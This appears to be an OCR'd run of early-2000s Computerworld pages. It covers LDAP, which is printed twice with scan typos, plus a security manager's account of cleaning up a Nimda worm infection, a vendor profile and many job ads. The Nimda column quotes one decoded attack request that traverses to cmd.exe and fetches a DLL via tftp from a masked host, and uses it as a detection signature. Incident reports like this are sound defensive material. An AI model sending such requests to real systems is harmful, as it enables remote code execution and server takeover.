LDAP was originally created to be a trimmed-down, lower-overhead version of another directory protocol — the international X.500 standard — and is considered to be an easy key to the "white pages" of the network. The distinction between the two has always been that LDAP is incomplete but can be implemented quickly and efficiently, and X.500 has a comprehensive structure but requires a lot of coding.

"LDAP itself is general-purpose in nature. It can support many different types of applications," says Tim Howes, one of the co-authors of LDAP. Howes is now chief technology officer and co-founder of Loudcloud Inc. in Sunnyvale, Calif.

"Today, [LDAP] is often used to provide the e-mail address book functionality of your e-mail client, the phone book application inside your corporate firewall and the authentication and access-control engine behind many of the Web sites you visit," he says. "Many other applications are also possible and in common usage."

The much more complex X.500 directory protocol has been pushed as a standard since the late 1980s, but it has never been fully adopted, at least in part because it initially required so much space on the client side that PCs couldn't really handle it. PC processing has grown enough that this is no longer a problem, but LDAP is still the directory of choice for many technology vendors, and it's at the heart of Windows 2000's Active Directory.

DEFINITION

Lightweight Directory Access Protocol (LDAP) was developed as a PC-based front end to access X.500-compliant directories. It uses less code than X.500, so it's more viable for client-side applications. LDAP works over TCP/IP and organizes people, devices and applications in a hierarchical tree structure that reflects geographical, political and organizational boundaries.

In the early 1990s, Howes, William Yeong and S. Kille created LDAP at the University of Michigan in Ann Arbor. Since then, it has become a standard in 40 countries and is used by many of the world's biggest IT vendors, including IBM, Sun Microsystems Inc. and Microsoft Corp.

What LDAP does well is reduce the amount of data necessary to locate a person, application or device on a network, or even on the Internet. "LDAP directory information is contained in entries composed of attributes [such as name, address or e-mail]," Howes says. "Entries can be arranged in treelike structures for easier administration and browsing." Entries on the network are defined beginning at the country level, then by region, organization, department and individual or group.

LDAP has become the directory access protocol of choice, in part because it was adopted as a standard not long after its introduction. It's also attractive to network administrators, who can decide how to organize access for users, applications and other entities, such as servers.

Because it's a standard and so widely used for accessing directory information, LDAP is finding its way into new types of applications. Metamerge in Oslo, for example, is using its LDAP-based directory product for network provisioning functions that simplify administration.

But LDAP has limitations. According to Howes, it isn't a replacement for file servers, relational databases and the Domain Name System. While it's very flexible and allows network administrators the freedom to reflect the organization of a company in the directory, it still has some problems with efficiency.

Communication Barriers

Like X.500, LDAP uses geographical, political and organizational constructs from the off-line world to construct the directory. Thus, communication can break down between users in different organizations, even though their directories are based on LDAP.

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The user name in Microsoft's Active Directory would be john.doe@company.com. A PKI certificate in Active Directory would search for the published key of a Notes/Domino user but wouldn't be able to find it under the naming rules that guide it. So if John Doe wants to send an encrypted message to Jane Smith, his counterpart in the other company, he would have to be on the same e-mail system.

"You can write scripts to overcome the translation, but that requires a lot of work," says Michele Rubenstein, a security expert and president of the Electronic Messaging Association, as well as co-chairwoman of the Global Directory Forum at the World EMA, a consortium of electronic messaging organizations. "You can [also] create a metadirectory to publish [the PKI certificate] in a more usable format for whatever it is that you're doing."

"LDAP also never solved the problem of distributed entry — that is, a person being known by different names throughout the system," Blum says. So if John Doe is part of two workgroups in a company, his e-mail address would be found in two branches of the directory. LDAP doesn't inherently identify this as a duplicate entry.

LDAP's simplicity and openness mean that it has some obvious holes. But even with those problems, LDAP remains one of the most useful directory systems ever built.

Quick Link

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LDAP

BY JENNIFER DISABATINO

ALL DIRECTORIES "basically serve as a way for applications to look up other applications, for people to look up other applications or resources, or for managers to look up reservations or resources," says Dan Blum, an analyst at The Burton Group in Midvale, Utah. On the Internet, the most prevalent directory structure is Lightweight Directory Access Protocol (LDAP).

LDAP was originally created to be a trimmed-down, lower-overhead version of another directory protocol — the international X.500 standard — and is considered to be an easy key to the "white pages" of the network. The distinction between the two has always been that LDAP is incomplete but can be implemented quickly and efficiently, and X.500 has a comprehensive structure but requires a lot of coding.

"LDAP itself is general-purpose in nature. It can support many different types of applications," says Tim Howes, one of the co-authors of LDAP. Howes is now chief technology officer and co-founder of Loudcloud Inc. in Sunnyvale, Calif.

"Today, [LDAP] is often used to provide the e-mail address book functionality of your e-mail client, the phone book application inside your corporate firewall and the authentication and access-control engine behind many of the Web sites you visit," he says. "Many other applications are also possible and in common usage."

The much more complex X.500 directory protocol has been pushed as a standard since the late 1980s, but it has never been fully adopted, at least in part because it initially required so much space on the client side that PCs couldn't really handle it. PC processing has grown enough that this is no longer a problem, but LDAP is still the directory of choice for many technology vendors, and it's at the heart of Windows 2000's Active Directory.

DEFINITION

Lightweight Directory Access Protocol (LDAP) was developed as a PC-based front end to access X.500-compliant directories. It uses less code than X.500, so it's more viable for client-side applications. LDAP works over TCP/IP and organizes people, devices and applications in a hierarchical tree structure that reflects geographical, political and organizational boundaries.

In the early 1990s, Howes, William Yeong and S. Kille created LDAP at the University of Michigan in Ann Arbor. Since then, it has become a standard in 40 countries and is used by many of the world's biggest IT vendors, including IBM, Sun Microsystems Inc. and Microsoft Corp.

What LDAP does well is reduce the amount of data necessary to locate a person, application or device on a network, or even on the Internet. "LDAP directory information is contained in entries composed of attributes [such as name, address or e-mail]," Howes says. "Entries can be arranged in treelike structures for easier administration and browsing." Entries on the network are defined beginning at the country level, theo by region, organization, department and individual or group.

LDAP has become the directory access protocol of choice, in part because it was adopted as a standard not long after its introduction. It's also attractive to network administrators, who can decide how to organize access for users, applications and other entities, such as servers.

Because it's a standard and so widely used for accessing directory information, LDAP is finding its way into new types of applications. Metamerge in Oslo, for example, is using its LDAP-based directory product for network provisioning functions that simplify administration.

But LDAP has limitations. According to Howes, it isn't a replacement for file servers, relational databases and the Domain Name System. While it's very flexible and allows network administrators the freedom to reflect the organizatioo of a company in the directory, it still has some problems with efficiency.

Communication Barriers

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Consider, for example, a case in which two pharmaceutical companies are working together to develop a new drug, but each uses a different messaging technology. One is a Windows 2000 shop that uses Outlook and Exchange for messaging, while the other uses Lotus Notes and Domino. They have different naming schemes and rules. How can one system securely authenticate users and encrypt messages on another system if it doesn't recognize their naming rules? The problem occurs because public-key infrastructure (PKI) certificates are stored according to the rules of the specific application or directory protocol they serve.

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What Do You Do When You're Nipped by Nimda?

Our freewheeling security manager changes jobs and immediately faces an extensive worm attack

BY MATHIAS THURMAN

SECURITY MANAGER'S JOURNAL

WELL, I'VE DONE IT again: I've changed positions. I ended my contract engagement with my old employer and moved on to a high-tech company. I've been brought in to assist in the architectural design, engineering and building of a new IT security infrastructure.

The security infrastructure we have needs a lot of work. A year ago, we had fewer than 1,000 employees. Today, that number exceeds 7,000. We have no security policies, our firewall rule base exceeds 1,500 lines, and we lack a good centralized access control mechanism, security auditing tools and adequate virus protection. In fact, we just suffered a massive Nimda worm infestation, so I've had to hit the ground running.

The Nimda worm, first discovered in September, is nasty in that it uses multiple methods to spread throughout the Internet. One is to attack Web servers running unpatched versions of Microsoft's Internet Information Server (IIS). The worm exploits several known IIS vulnerabilities, and once Nimda installs itself on one server, it searches the Internet for other vulnerable Web servers and starts the process again.

Another method of infestation is by way of LAN-based attacks. After infecting the victim server, the worm adds the "guest" account to the server's administrator group. Since anyone can log on as "guest" without a password, this opens up the system so that anyone on the Internet can log on to the compromised system. Once logged in, attackers can read any file, and in some cases, they may be able to remotely control the server.

The Nimda attack started with a combination of two events. The first was a series of e-mail messages from several external Internet service providers and commercial Internet companies. The messages contained information regarding numerous port scans perpetrated against their infrastructure. The source IP addresses of the scans, according to the e-mails, were registered to our company. In addition, the port scans were directed against their port 80 (HTTP) and nothing else. This seemed odd because malicious port scans are usually directed against many different ports on a network.

The second event came to light when our network operations center noticed a significant amount of egress, or outbound, traffic and a few intermittent server outages. With that information, we set up a spare Linux system to monitor one of the network segments, which we suspected as the source of the attacks. Unfortunately, we have no active intrusion detection infrastructure in place yet, but the Linux box was a quick, effective and economical means of examining network traffic.

We had our network engineers configure an Ethernet switch port in Switched Port Analyzer mode in order to monitor the traffic at the internal interface of our core firewall. We figured this would be a good place to watch outbound traffic from our network. But the amount of traffic was enormous, so we set up filters to capture only outbound HTTP traffic and quickly discovered what was happening.

An excerpt from the logs revealed the following decoded data: /_vti_bin/..%255c../..%255c../winnt/system32/cmd.exe?/c+tftp%20-i%20X.X.X.X%20GET%20Admin.dll%20d:\Admin.dll.

This decoded packet (the *x*'s represent the IP address of our infected server) clearly showed the signature of a Nimda-infected server. The "%255c" combined with "cmd.exe" were enough to make a positive diagnosis.

With some work, we were able to generate a list of infected hosts on our network. There were hundreds! Some of the hosts were revenue-generating e-commerce Web servers. Others were development workstations. The rest were a combination of technical support servers and individual desktops.

The next problem was that our desktop computers use Dynamic Host Configuration Protocol (DHCP), which assigns random IP addresses to network clients each time they log in. Therefore, even if we tracked down the suspected IP addresses to a specific machine, it might not be the same desktop as the logs initially indicated.

Clean Up, Don't Disrupt

We needed to take immediate action. It doesn't look good if external companies know you have a Nimda problem. We couldn't just pull the plug on our corporate Web site, which is one of our main sources of revenue. But with the DHCP issue, by the time we could identify the infected server, the IP address might have changed. So we had an emergency meeting with our network engineers and discussed enabling Cisco's network-based application recognition (NBAR) feature on our routers.

NBAR, part of the Cisco Internetworking Operating System, lets you configure special access lists that look for and block specific packets based on the data's payload. The problem is that by enabling NBAR, we risked network degradation because the router must then inspect each packet for specified keywords. Ideally, routers should route packets and application proxies should filter them based on payload.

However, with the resources at hand, enabling NBAR seemed to be the quickest way to prevent the Nimda attack packets from leaving our network. It didn't fix the problem internally, but at least we could prevent the attack from affecting other companies' servers.

Our next course of action was to clean up our servers and apply the appropriate patches. If you read the advisories issued by the antivirus software vendors and the CERT Coordination Center, they recommend taking the IIS server off-line and performing a fresh install of the operating system. That's nice in theory, but there are situations where you just can't afford to take down a production server.

Fortunately, it is possible to clean an infected server without reinstallation of the operating system. That said, you still must reboot the server if you replace any Windows Dynamic Link Library files. By installing the latest virus protection software, running a scan, installing the appropriate patches and following the instructions from CERT, we managed to eradicate Nimda on our servers and protect them from future infections — without rebooting.

So now we're clean. But the process required the time of six Windows NT administrators for nearly five days. My next move is to get a Web proxy and put content filtering in place for additional protection from malicious code.

LINKS:

www.cisco.com/warp/public/63/nimda.shtml: This link describes how to use Cisco's network-based application recognition feature to block Nimda packets.

www.cert.org/advisories/CA-2001-26.html: This is the original CERT advisory with details on the Nimda worm.


www.treachery.net/~jdyson/early bird/: Earlybird is a free, real-time worm reporting tool. It watches Web logs for suspicious activity and automatically composes and sends an e-mail incident report to the offending network. The report contains the IP address of the attacking system and the decoded string from the packet.

www.enteract.com/~lspitz/snoop.html: Almost every Unix variant comes with a utility that supports configuring the server's network card to watch network traffic. This paper, "The Secrets of Snoop" by Lance Spitzner, is an excellent introduction to using the Solaris Snoop utility for this purpose.

Quick Link Discuss this week's column and catch up on the latest security developments online at: www.computerworld.com/q1q2000

■ This week's journal is written by a real security manager, "Mathias Thurman," whose name and employer have been disguised for obvious reasons. Contact him at mthurman@hushmail.com or go to the Security Manager's Journal forum.

You won't see the next network security threat coming.



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Vigilance Puts Faith in Process Management

Vendor's cross-platform process-control software finds a niche in supply chains

BY MARC L. SONGINI

When Mike Tucker, manager of laboratory services at energy utility KeySpan Corp.'s research lab, decided he wanted to automate the process of analyzing data samples and checking for problems, he was impressed by process management tools from start-up Vigilance Inc.

Since going live with Vigilance's Alerts and Collaboration applications in April, Brooklyn, N.Y.-based KeySpan has been able to proactively notify internal users when environmental compliance benchmarks are exceeded.

Although Sunnyvale, Calif.-based Vigilance is mainly seen as a supply chain management (SCM) player, says Tucker, its software can be used in the lab to improve user satisfaction. He says he also sees several other uses for the product throughout KeySpan, such as for monitoring gas distribution and emergency response systems.

Tucker was also intrigued with the ability of the applications to communicate with many different user interfaces — not just browsers, but also pagers and personal digital assistants. This allows Vigilance to immediately send out alerts to appropriate personnel.

Multitasking

The rollout required KeySpan to purchase two dedicated Windows NT servers.

"Buying $25,000 worth of servers is nothing to sneeze at," Tucker says. "But if I can spread the cost of those out into multiple tasks ... in the end, the cost of the servers will be minimal."

Vigilance itself is trying to make a point about the wide variety of business processes its products can handle — both in and out of the supply chain. Users can apply the software to multiple functions, such as employee management and other things, says Dave Busch, vice president of marketing at Vigilance. Plain SCM is "passé," he claims, adding that "people are looking for the complete business-process management stack we're coming out with."

After the software detects an "exception," it issues alerts to let users intervene manually to address the problem or write business rules in the software that will automatically bring processes back on track, Busch says.

Other companies, such as WebMethods Inc. in Fairfax, Va., offer products that do similar things with enterprise application integration. But according to Busch, they lack Vigilance's ability to offer an intelligent response to conditions that span multiple systems or multiple enterprises.

Analysts note that Vigilance's product is the right fit for customers looking to ensure things such as vendor compliance throughout their supply chains.

Navi Radjoo, an analyst at Cambridge, Mass.-based Forrester Research Inc., says Vigilance is pioneering an "adaptive planning" model of SCM that is redefining the market.

In a recent report, Radjou says more traditional supply chain-planning applications that help optimize demand or production plans are inadequate to handle unexpected events such as delayed part delivery or sudden demand spikes. In order to deal with this, "firms must learn to manage their supply nets by exception," which is where Vigilance comes in, says Radjou.

The Right Price?

But given uncertain economic times and Vigilance's small size, some users are concerned about the possibility that the company may fail or be acquired.

And the cost of the application is too high for the company to be competitive, says Walt Albright, director of IT at the flow-control division of Dallas-based Dresser Inc. The firm uses Vigilance's collaboration and alerting tools for supply chain event management to slash costs and improve performance.

"If Vigilance wants to remain competitive, they must change their pricing policies," Albright says. "It would be foolish to pay for something that you could go elsewhere and pay less [for]."

JONATHAN GOLOVIN and Subhash Tantry say their event management tools have applications beyond the supply chain.

COMPUTERWORLD emerging companies

Vigilance Inc.

270 Santa Ana Court
Sunnyvale, Calif. 94085
(408) 907-1050

Web: *www.vigilance.com*

Niche: Vigilance's business-process management and automation software detects errors or malfunctioning processes across different systems.

Company officers:
- Jonathan Golovin, co-founder and CEO
- Subhash Tantry, co-founder and chief technology officer
- Rocky Gunderson, chief strategy officer
- Ken Johnson, senior vice president of global sales and services

Milestones:
- February 1998: Firm founded.
- June 1999: Vigilance SCEM Suite released.
- February 2002: Version 3.0 released.

Employees: 50

Burn money: $16 million from Accenture Ltd., Tibco Software Inc., Lightspeed Venture Partners and founders

Products/pricing: Vigilance Alerts, which detects events in real time and notifies users by e-mail or any wireless device, and Vigilance Collaboration, which uses collaborative forms to track open events and make updates to systems of record, are each $2,750 per seat. Vigilance Analytics, which draws on archived and real-time events to help users see where problems most frequently occur, costs $17,500 per seat.

Customers: Compaq Computer Corp., KeySpan and others

Red Flags for IT:
- Application server for Vigilance runs only on Windows systems.
- Requires software hooks to connect with other applications, but Vigilance claims it offers a variety of out-of-the-box adapters

[the buzz
STATE OF THE MARKET]

To the Supply Chain – and Beyond

Vigilance's software promises to monitor and analyze any problems, or "exceptions," in the supply chain – or any business process – and send alerts out to the appropriate party. This increases process efficiency without necessarily requiring more staff.

Karen Peterson, an analyst at Stamford, Conn.-based Gartner Inc., is particularly upbeat about Vigilance's potential to help handle inventory procurement. "I think that Vigilance has a good opportunity to thrive," she says.

Vigilance sees itself branching out into the general business-process market. However, that "would require expertise within the company that they do not have today," Peterson says.

On the SCM side, Vigilance has a different vision in that its software permits the management of many-to-many relationships throughout an enterprise. "Their strategy and installed base gives them the opportunity to be a long-term player in the supply chain management market," Peterson says.

The start-up's competitors include smaller players such as Atlanta-based Viewlocity Inc. But established vendors such as SAP AG, i2 Technologies Inc. in Dallas and Manugistics Group Inc. in Rockville, Md., also offer or are developing competing products.

Vigilance's "challenge will be to navigate the software waters as larger vendors such as SAP and i2 deliver competitive products over the next 12 months," Peterson says. Other competitors include the following companies:

Tilion Inc.

Maynard, Mass.
www.tilion.com

Tilion offers Internet-based event management as a service for logistics and supply chain management.

SeeCommerce

Palo Alto, Calif.
www.seecommerce.com

While Vigilance focuses mostly on event management, SeeCommerce says its software's forte is performance management across an extended enterprise.

– *Marc L. Songini*

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

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Senior Software Engineer LS5 - Design & implement data acquisition software components for an oilfield services application supporting drilling & wireline real-time measurements. Utilize Rational Rose, UML, COM+, & Visual C++ with frontend Motorola 68000-based hardware & a PC-based acquisition & processing system w/ Microsoft Windows 2000. Master's in Computer Science or Electrical/Electronics Engineering & 2 yrs. experience as a Software Engineer developing applications on Windows & real-time systems utilizing OOAD & UML design w/C++.

Please include Reference # & send resumes to **personnel@austin.oilfield.slb.com/fax to (512)331-3204/mail to: Schlumberger, Personnel, ATTN: Ref#, PO Box 200015, Austin, TX 78720-0015. EOE See our Schlumberger website: http://www.slb.com**

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NET2S is a leading international Consulting and Engineering firm specializing in communications technologies. We are presently seeking to fill the following positions:

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Object Resources, Inc. a Information Technology Consulting and Professional Services divisions currently have multiple openings for systems development/consulting positions (locations include Lenexa, KS, Kansas City, MO, Stamford, CT and Austin, TX)

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Support Analyst Supervisor
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Please indicate specific title and location of job for which you are applying on your application letter. Applicants must have proof of legal authority to work in the United States. Please send resume to:

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Object Resources, Inc.
9300 Renner Blvd., Suite A
Lenexa, KS 66219

COMPUTER PROGRAMMER ANALYST II - ISSM

Looking for two Computer Programmer Analysts (position numbers 991921 & 991922) with a minimum of 3 years work experience in the use of JAVA Development and 2 years experience in the use of J2EE components.

Also looking for a Computer Programmer Analyst (position number 991920) with a minimum of 3 years experience with OS/390 COBOL, TSO/CLIST, IMS DB/DC and OS/390 architecture who will be responsible for the entire life cycle planning, analysis, design code test and production support) for individual software applications. The position will provide support to the current mainframe.

Salary commensurate with experience up to $53,000/year. Employer also pays up to 77% of health insurance, 80% of term life, and 7.3% of salary into retirement. Vested after 5 years.

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Systems Analyst sought by Comp. co. in Skillman NJ Must possess Associate's degree in any field & 3 yrs exp in systems development Send resume to Optimal Solutions, Inc. 3 Richmond Dr Skillman NJ 08558

Software Engineer needed to dsgn, dvlp, maintain & test s'ware. Apply to Global Consultants, 601 Jeffersen Rd. Parsippany NJ 07054

Sr Technical Specialist/Sr Software Engineer needed by Engineering consulting co. in NY NY Must have MS in Geography/Comp Sci & 5 yrs exp in tech direction, mgmt & software development for digital mapping GIS (Geographical Info Systems), image processing & photogrammetry projects using Oracle Arc Info, ERDAS & related software Respond to Parson Brinckerhoff Quade & Douglas Inc Attn Jules Lowess One Penn Plaza, NY NY 10116

Several computer related positions available for a large spring water production company Degree technical skills & experience vary per position Send resume to Frank Stinger Suntory Water Group Inc. 5660 New Northside Drive Suite 500, Atlanta, Georgia 30328

Software Engineer Wanted by optical networking system developer in Oceanport, NJ. Master's degree or equivalent in Electrical Engineering or Computer Science and a minimum of 5 years of experience in Real-Time Programming for Telecommunications products. Respond to: Doreen Connors, HR Dept (ref# 007), Tellium Inc., 2 Crescent Place Oceanport, NJ 07757

Mrs Smith's Bakeries, LLC. in Suwanee GA, needs an EC Developer to develop, maintain, and support e-commerce software programs. Bachelor's degree in electronics communication engineering, comp sci or related field + 2 yrs of exp in the job offered OR 2 yrs exp w/ info systems & tech SAP Integration, EC initiatives Interface/integration design, development & mapping. Resumes to: O Quan, Mrs. Smith's Bakeries LLC, 2855 Rolling Pin Lane, Suwanee GA 30024

Programmer/Analyst (4 openings): Design test, code implement and maintain for internal and external web-based 3-tier application architecture projects using HTML, J2SE, Java SERVLETS, XML, EJB, Apache-JServ, Javascript. Req. B.Sc. or as foreign degree equivalent in C Sci, EE, or other related field w/ or level 2 yrs exp. in job offered. Resume to HR Manager (job code CW0102), Plek Holdings, 3399 Peachtree Rd. N.E. Ste 600, Atlanta, GA 30326

Systems Analyst for NJ based Co for job loc throughout the US Must have Bachelor's degree in Comp Sc or Engg & 3 yrs of s/ware exp Skill set used RDBMS, VB, Com/DCom, HTML, ASP, XML Respond to: MJ Technologies of NJ, Inc., 762 Green St Ste #2C Iselin, NJ 08830 (Ref: RG7968)

Senior Systems Administrators. Systems Admin. including enterprise level network design/implementation for mission critical operations with Visio 2000, Protocols: TCP/IP, Netbeui, DHCP, SNMP, DNS, VPN, PKI, RSA Keys and other related tools. MS OS: Windows NT/WIN/2000, SQL, Exchange, SMS, Proxy Terminal Server Prevailing wage. 3 yrs. exp. in job offered. Please send resume to Christie Tucker SourceTec, Inc., 292 South Main St., Suite 500, Alpharetta, GA 30004 EOE

Software Developer Columbia, MD Design develop debug, & administer computer application systems to track & optimize business operations of client companies using Oracle database server, SQL, PL/SQL, SQL Loader, Developer 2000 suite, JAM Report, JAM Screens, C Proc, & Unix Shell Scripts. Provide technical support to maintain the systems. Required: B.S. or equivalent in Computer Science or related field and 2 yr related exp. M-F 40/hrs/wk + O/T as needed. Send Resume to J. Brigham, HR #13002, TEK Systems Inc., 6992 Columbia Gateway Drive, Columbia, MD 21046

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InfiniSwitch is a leader in InfiniBand switching technology for data centers. We are currently seeking Software Quality Assurance Engineers Our Software Quality Assurance Engineers will work with the InfiniBand specifications and with input from other engineering team members to isolate and expose system and sub-system problems and develop resolutions. They will also develop and execute test plans and cases required to fully test and qualify InfiniBand Switch products, and conduct software integration testing; load/performance testing and install Operating Systems and Networks. Requirements include a MS in CS or closely related and two years experience as Software Quality Assurance Engineer (or will accept BS in CS and five years experience, two of which are in QA). Also required is high degree of proficiency working with following: Linux or Windows 2000 operating systems; Network switches, fibre-channel SAN components, or SNMP Management testing; and application load/artificial traffic load generation, test automation, or performance testing. Interested applicants may send their resume to Human Resources, InfiniSwitch Corporation, 134 Flanders Road, Westborough, MA 01581 F 508-870-3146

IT Database Administrator I - Boston MA Evergreen Investments. Design, develop & maintain the testing & prod of database architectures. Reqs. BA in Mech Eng., Computer Science or rel disc & 2 yrs exp in the pos. off or as Network Admin., Developer or System Support Eng. The 2 yrs of reqd exp must have incl work w/ web enabling databases w/ SQL Server 7.0, ASP & JavaScript tech. 1 yr of reqd exp must incl. work w/ networking & Oracle 6 mths of reqd exp must incl work Sybase Adaptive Server & AutoSys job Scheduler. Must be MCDBA and MCSE certified. 40hrs/wk, 8-5, $66,000-$80,100. Send resume & cvr ltr to Luzanna Korshuk, 200 Berkeley Street, Boston MA 02116

SOFTWARE DEVELOPER to design, develop, analyze and implement business application software systems on AS/400, Windows and UNIX in Access, SQL or DB2/400 databases using RPG, SQL Server and Oracle, C++, VBasic and web-based technologies requiring performance tuning, peer-to-peer networking and distributed database management. Require B.S. in Computer Science/Information Systems and three years experience in the job offered. Competitive salary and benefits. 8:30 am to 5:30 pm, M-F. Apply with resume to: Corporate H.R. Manager The Profit Recovery Group, 2300 Windy Ridge Parkway, Suite 100 North, Atlanta, GA 30339-8426

Dynamic Systems Inc. Programmer/Systems Analyst/ Business Analyst Internet: Java, JSP, EJB, WebSphere, WebLogic, Perl, CGI VB,ASP,ADO,MTS,IIS Admin: AIX, HP-UX, Solaris, Unix, Oracle, Sybase, SQL Server, DB2 Informix Skills: RDBMS, Unix, C/C++, AS/400,RPG IBM MF Cobol, DB2, Control, LIMS, Oracle Consult 1085 Livingston Ave Suite#3 North Brunswick, NJ 08902 650 N Cannon Ave, Lansdale, PA 19446 Phone: 732-246-2297 Fax: 732-246-3362 job@dynamicsystems-inc.com WWW.Dynamicsystems-inc.com

F/T Sr Computer Software Engineer. Responsible for developing, directing & assisting in the preparation of complex application program solutions as well as computer programs in the creation & maint. of new & existing programs using Java, JavaScript, Java Servlg, JDBC, EJB, Sun Solaris, Together Enterprise 4.2, Weblogic 5.1, Oracle 7.3.4, & 8i, Unix PL/SQL & Visual Cafe. Conduct detailed analysis of all defined system specifications for changes in system & customer requirements or equipment configuration & develop all level flow charts. Perform system testing & analyze & troubleshoot defects found. Must have Bachelor's degree in CS, Electronics & Communications Engineering or related field. Foreign degree equivalent accepted. Must have 5 yrs. exp. in job offered or position w/same duties. Salary: $75,000. Send resume: Nylasha Lyttle, SITA, 3100 Cumberland Blvd. Suite 200 Atlanta, GA 30339.

PROGRAMMER ANALYST

Analyze & eval. existg. or proposed software sys. Dvlps, implmts, & improves prgms, sys, & related procedures to process data using in-depth knowl. of the sys. dvlpmt life cycle. Encodes, tests, debugs & installs appr. prgms, & other sys. software utilz. knowl. of RDBMS environments and prog. langs. Bachelor's deg. or equiv. in Comp. Sci., Math, Engrg., Bus. or Commerce plus 2 yrs. of exp. in position offered or as a Software Engr., Software Consultant, or Sys. Analyst. (qd Exp. must incl. a) RDBMS, Oracle or Sybase, & b) PROGRAMMING LANGS: Java or COBOL or PL/SQL. High mobility preferred. 40 hrs/wk, 6 am - 5 pm, OT as rqd. $66,829/yr. Qualified applicants report/submit resume to: Fayette County Team PA CareerLink, ATTN: JS Supervisor, 32 Iowa Street, Uniontown, PA 15401-3513. Refer to Job Order No. WEB221898.

Trader Manager positions. Direct and coordinate activities concerned with buying & selling securities for proprietary brokerage firm. Screen, select & hire proprietary traders. Direct in-service training. Develop & implement plans to ensure compliance of traders with established programs, procedures and practices. Establish internal control procedures for margin accounts, short sales, etc. Review recapitulation of daily transactions to ensure compliance with rules and regulations, etc. Analyze operations for potential cost savings and program improvement. Conduct staff meetings of personnel to explain new policies and how to increase profitability. Bachelor's degree or equivalent in business, economics, finance or related. Securities trader license and Series 24 mgmt license 1-2 yrs. exp pro-prietary trading. 9-5. Send resume to TM, PO Box 5275, New York, NY 10185-5275.

Several computer related positions available for large transportation and logistics services company. Degree, technical skills & experience vary per positions. Send resume to Human Resources, Ref.# SK(G) at United Parcel Service, 2016 Wausau Road, Roswell, GA 30076. Employer will not sponsor visas for positions.

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Sr IT Consultant/Project Lead, Columbia, MD Manage conceptual, logical & physical design of application development, & design/develop schemas, stored procedures, triggers, objects, object models, etc. manage full-system development life cycle of client project using MS Project 2000; manage source code using MS , use Source Safe & C; develop & execute test scripts & conduct stress testing; manage deployment of application from development to staging & to production environments. Reqd. MSIF or equiv. & 2 yrs rel exp. M-F 40/hrs/wk + O/T as needed. Freq relocation within U.S. may be necessary. Send Resume to J. Brigham, HR #13102, TEK Systems Inc., 6992 Columbia Gateway Drive, Columbia, MD 21046.

Programmer/Analyst. Develop basic applications for using MFC and ODBC to communicate with MS SQL database for inventory control and automation. Write programs to utilize LabView software for automated equipment testing for Engineering Dept. Maintain and test reliability and consistency of applications. Perform unit testing, monitoring, fine-tuning, trouble shooting and bug-fixing duties. Write specifications and documentation as requested within level of experience. Assist Q.C. Dept with automation and use of spectrum analyzer, noise figure meter, and network analyzer. Work within a multinational and multilingual work environment and interface with IT and Engineer personnel of vendors and OEM customers in North, Central and South America and at manufacturers and suppliers in China and Taiwan. Req. BS in CS or CIS with 6 months experience in job offered or as programmer. Proficiency in C++, MS SQL, AutoCAD. $48,000.00 per year, 40 hr/wk, 8-5. Send resume to Dir. Of HR, Pro Brand International, Inc., 1900 West Oak Circle, Marietta, GA 30062

Network Administrator (Multiple Openings) Install/maintain network & oversee network security troubleshoot in Cisco Routers, IIS 4, Exchange Server 5.5 & Universe Pick, support computer/LAN integration; provide backup & disaster recovery with RAID implementation on Novell, Microsoft & Unix networks/servers. Req. 5 yrs. work exp as Network Administrator, IT Manager or related occupation. Hrs. 8a-5p, M-F. Send resume to Wellington Leisure Products, Inc. PO Box 246 Madison, GA 30650 Ref/LG

Parexel is an IT boutique headquartered in Houston, Texas specializing in providing intelligent technological solutions in everything from Data Warehousing BI or dynamic E-commerce solutions to global technology. Parexel currently has openings for the following:

Business Database Analysts
Coordinate business intelligence requirements of client users and conduct implementation of datawarehouse projects using design methodology, datawarehouse modeling techniques, relational database systems, including ERP and other back end systems, online analytical processing and SQL. Implement security measures within SAP Business Warehousing applications. Use extraction, transformation, and loading tools for data manipulation and monitoring of data. Perform datawarehouse system administration utilizing customized extraction, information objects, datasources, Infocubes, update rules and transfer rules design, data scheduling, information sets. Use reporting tools like Business Explorer analyzer, browser and web enabling interfaces. Provide post-implementation support.

Need Master's degree in Management or Computer Science. Need 2+ years of experience in related occupation.

Send Resume to: Ms. Kathylene Theve, 10701 Corporate Drive, Suite #380, Stafford, Texas 77477 or send via e-mail to: ktheve@parexel-usa.com

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Corpus, Inc. is a leading consulting and technology services firm based in Dallas, Texas, providing innovative B2B, enterprise integration, and E-commerce solutions. Our company currently has openings for the following:

Senior Software Engineers:
Research, design, develop, and test new computer and enterprise applications using Active Server pages and Visual Basic technologies. Create software program designs, analyze customer requirements, and develop solutions using Oracle and Oracle Applications. Develop software solutions testing procedures and design and implement interfaces among systems. Need Master's in Computer Science or related field. Need 2+ years of experience.

Programmer Analysts:
Analyze, design, develop, test, and implement programs for enterprise applications using Webmethods, eGate Seebeyond, Humming bird-Enterprise information portal, Biometrics, Oracle applications, Active Server pages, Microstation GIS, Cable and Auto CAD. Need Bachelor's degree in Engineering, Computer Science or related field. Need 2+ years of experience.

Send Resume to: Corpus, Inc. HR Manager Ekta Singh, 1300 Walnut Hill Lane, Suite #250, Irving, Texas, 75038, via fax (972) 580-1877, or we email to: jobs@corpusinc.com.

Customer Education Engineer
National Instruments, an Austin-based tech co seeks Engineer to create written, online and electronic technical materials. Identify training needs to design and develop technical training curriculum for internal/external customers; design courses and develop workbooks/trainer notes; ensure exams and procedures updated. Involved with products from concept to final release to ensure timely course development. Req. B.S. in Engineering and 1 yr exp in job or as Sales Engineer. Fax to Raja Fanis @ 512-683-6924. Code ZCE.

Computers
National Instruments Corp is a fast growing Hi-tech Co based in Austin, TX and is currently seeking to fill multiple positions in the following:

Software Engineers
Research, design & dvlp s/ware in mainly C/C++ using OO dsgn & s/ware dsgn principles. Must have Bachelors in Engg, or Comp Sci or Physics or Math. CODE ZSW

Applications Engineers
Develop applications for products, systems and new business opportunities. Provide technical support for software products and their applications to customers, sales engineers, and distributors. Resolve technical issues using an understanding of electronics and software programming fundamentals. Must have Bachelor's in Engineering or Computer Science, or Physics or Math. CODE ZAE

Computer Hardware Design Engineers
Research, dvlp & manage projects in data acquisition, signal conditioning, industrial communication, instrument ctrl, image acquisition, embedded controllers & ASIC prdcts using dsgn techniques in analog & digital circuit dsgn, comp architecture, communication bus interfacing & digital signal processing. Must have Bachelors in Engg, Comp Sci, or Physics or Math. CODE ZHE

Programmer/Analysts (Business Processes)
